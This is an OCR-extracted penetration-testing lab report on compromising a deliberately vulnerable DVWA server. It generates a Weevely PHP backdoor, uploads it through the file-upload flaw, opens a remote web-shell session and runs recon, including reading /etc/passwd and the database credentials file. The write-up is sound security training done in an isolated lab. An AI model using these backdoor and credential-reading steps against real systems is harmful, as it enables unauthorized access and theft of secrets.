
WEB SERVER COMPROMISE: ESTABLISHING A BACKDOOR WITH WEEVELY ON DVWA

By: Mubeen Khan



Contents

1.0 Project Overview

1.1 Lab Objectives

The objective of this Lab is to stimulate a realistic web application attack by exploiting a critical security vulnerability to gain unauthorized remote access to a server. The core objectives were:

- To understand the threats related to web shells as a method for achieving persistent remote access on a compromised web server.
- To practice generating advanced web shell backdoor using the Weevely framework within the Kali Linux environment.
- To exploit an Unrestricted File upload vulnerability in the **Damn Vulnerable Web Application (DVWA)** to inject the malicious backdoor onto the target server.

- To establish interactive command-line session with the target server using the Weevely agent.
- To perform fundamental post-exploitation reconnaissance tasks, including gathering system information, enumerating users, and identifying potential privilege escalation vector.
- To demonstrate end-to-end impact of a successful exploit, from initial vulnerability discovery to full server compromise, emphasizing the critical important of proper security controls.

1.2 Tools & Technologies

Operating System: Kali Linux 2025

Target Application: Damn Vulnerable Web Application (**DVWA)**

Web-Shell and Backdoor Framework: Weevely

Server Infrastructure: Apache2, MySQL, PHP

Supporting Utilities: Git, Command-Line Terminal

1.3 Key Concepts

Weevely: It is a web shell management tool written in python, used to generate PHP backdoor and manage the remote session. It has SSH-like terminal, Back door generation, over 30 modules for post-exploitation

Web Shell: It is a web security threat that is a web-based implementation of the shell concept. Most written in PHP, ASP, Python.

Shell: A program that provides the text-only user interface for Linux and other Unix-like operating system.

Apache2: HTTP web server software that hosts application (DVWA)


1.4 Disclaimer

This laboratory exercise was conducted within a controlled, isolated environment using intentionally vulnerable software (DVWA) for the sole purpose of cybersecurity education and penetration testing training. All activities were performed on a self-contained network with no external access. The techniques demonstrated must only be applied to systems you explicitly own or have written authorization to test. Unauthorized access to computer systems is illegal and unethical.

2.0 Environment Configuration


2.1 Web Server (Apache) & Database (MySQL) Configuration

Kali Linux configuration used NAT network




Installing and Starting **Apache** Web Server


Verifying Apache2 web page works by navigating to http://127.0.0.1



Removing the default Page



Database Configuration



2.2 Downloading and Setting up DVWA

Installing Git: The common purpose of git is to clone a repository.


```
┌──(mubeen㉿kali)-[~]
└─$ sudo apt install git -y
Upgrading:
  git  git-man

Summary:
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 978
  Download size: 11.5 MB
  Space needed: 1,201 kB / 31.8 GB available

Get:1 http://hlzmel.fsmg.org.nz/kali kali-rolling/main amd64 git amd64 1:2.50.1-0.1 [9,24
9 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 git-man all 1:2.50.1-0.1 [2,266 k
B]
Fetched 11.5 MB in 4s (2,671 kB/s)
(Reading database ... 412329 files and directories currently installed.)
Preparing to unpack .../git_1%3a2.50.1-0.1_amd64.deb ...
Unpacking git (1:2.50.1-0.1) over (1:2.47.2-0.1) ...
Preparing to unpack .../git-man_1%3a2.50.1-0.1_all.deb ...
Unpacking git-man (1:2.50.1-0.1) over (1:2.47.2-0.1) ...
Setting up git-man (1:2.50.1-0.1) ...
Setting up git (1:2.50.1-0.1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...

┌──(mubeen㉿kali)-[~]
└─$
```

Then we will navigate to the web root: "**cd /var/www/html"** and clone the DVWA repository using command "**sudo git clone** https://github.com/ethicalhack3r/DVWA**"** and set the correct permissions so the web server can write to the folder using the command "**sudo chmod -R 777 DVWA/"**

```
┌──(mubeen㉿kali)-[~]
└─$ cd /var/www/html

┌──(mubeen㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/ethicalhack3r/DVWA
Cloning into 'DVWA'...
remote: Enumerating objects: 5373, done.
remote: Total 5373 (delta 0), reused 0 (delta 0), pack-reused 5373 (from 1)
Receiving objects: 100% (5373/5373), 2.57 MiB | 3.15 MiB/s, done.
Resolving deltas: 100% (2673/2673), done.

┌──(mubeen㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA/

┌──(mubeen㉿kali)-[/var/www/html]
└─$
```


Navigating to the config directory, and copying the template file. Then we use 'cat config.inc.php' to confirm the default srtting in this file should match the database we just created.

```
┌──(root㉿kali)-[~]
└─# cd /var/www/html/DVWA/config/

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# sudo cp config.inc.php.dist config.inc.php

┌──(root㉿kali)-[/var/www/html/DVWA/config]
└─# cat config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the
variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a
problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled
```





2.3 PHP Configuration for a Vulnerable Environment

Installing PHP



Finding the correct php.ini path for Apache and editing the file, we change the settings “allow_url_fopen = On” from Off and “allow_url_include = On” from off. These two settings controls whether PHP can open and include files from remote URLs. By turning them On, we made the server vulnerable on purpose. Then we restart Apache for changes to take effect.







3.0 Attack Execution


3.1 Backdoor Generation with Weevely

Navigating to our DVWA page






Set DVWA security to Low




Now we generate PHP backdoor file on our desktop using: "cd Desktop" and then followed by "weevely generate 1234 backdoor.php"



3.2 Exploiting the File Upload Vulnerability


Now we log in to the DVWA and navigate to "File Upload" and upload the backdoor.php file



4.0 Post-Exploitation & Persistence

4.1 Establishing the Weevely Session

The goal is to now connect to the backdoor that we uploaded and get a remote shell. We will open the terminal and enter command: **“weevely http://<my_kali_ip>/DVWA/hackable/uploads/backdoor.php 1234”**



4.2 System Reconnaissance

Now we will gather crucial information about the compromised machine, by running some commands in weevely shell.

We executed **“system_info”**, providing detailed information about target machine. Followed by **“whoami”** to find our the current user.

```
weevely> system_info
+--------------------+-----------------------------------------------------------------------------------------+
| document_root      | /var/www/html                                                                           |
| pwd                | /var/www/html/DVWA/hackable/uploads                                                     |
| script_folder      | /var/www/html/DVWA/hackable/uploads                                                     |
| script             | /DVWA/hackable/uploads/backdoor.php                                                     |
| php_self           | /DVWA/hackable/uploads/backdoor.php                                                     |
| whoami             | www-data                                                                                |
| hostname           | kali                                                                                    |
| open_basedir       |                                                                                         |
| disable_functions  |                                                                                         |
| safe_mode          | False                                                                                   |
| uname              | Linux kali 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 |
| os                 | Linux x86_64                                                                            |
| client_ip          | 127.0.0.1                                                                               |
| server_name        | 127.0.0.1                                                                               |
| max_execution_time | 30                                                                                      |
| php_version        | 8.4.11                                                                                  |
+--------------------+-----------------------------------------------------------------------------------------+
www-data@kali:/var/www/html/DVWA/hackable/uploads $ whoami
www-data
www-data@kali:/var/www/html/DVWA/hackable/uploads $ phpinfo
sh: 1: phpinfo: not found
www-data@kali:/var/www/html/DVWA/hackable/uploads $
```

4.3 File System Exploration

For File system exploration, we will browse the file system to find sensitive information like passwords and user data.

Pwd: Shows your current directory on the target

Ls /: Lists all directories in the root folder

File_read /etc/passwd: Reads the system's user list

File_read /var/www/html/DVWA/config/config.inc.php: Steals the database username and password.


```
www-data@kali:/var/www/html/DVWA/hackable/uploads $ pwd
/var/www/html/DVWA/hackable/uploads
www-data@kali:/var/www/html/DVWA/hackable/uploads $ ls /
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

```
www-data@kali:/var/www/html/DVWA/hackable/uploads $ file_read /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
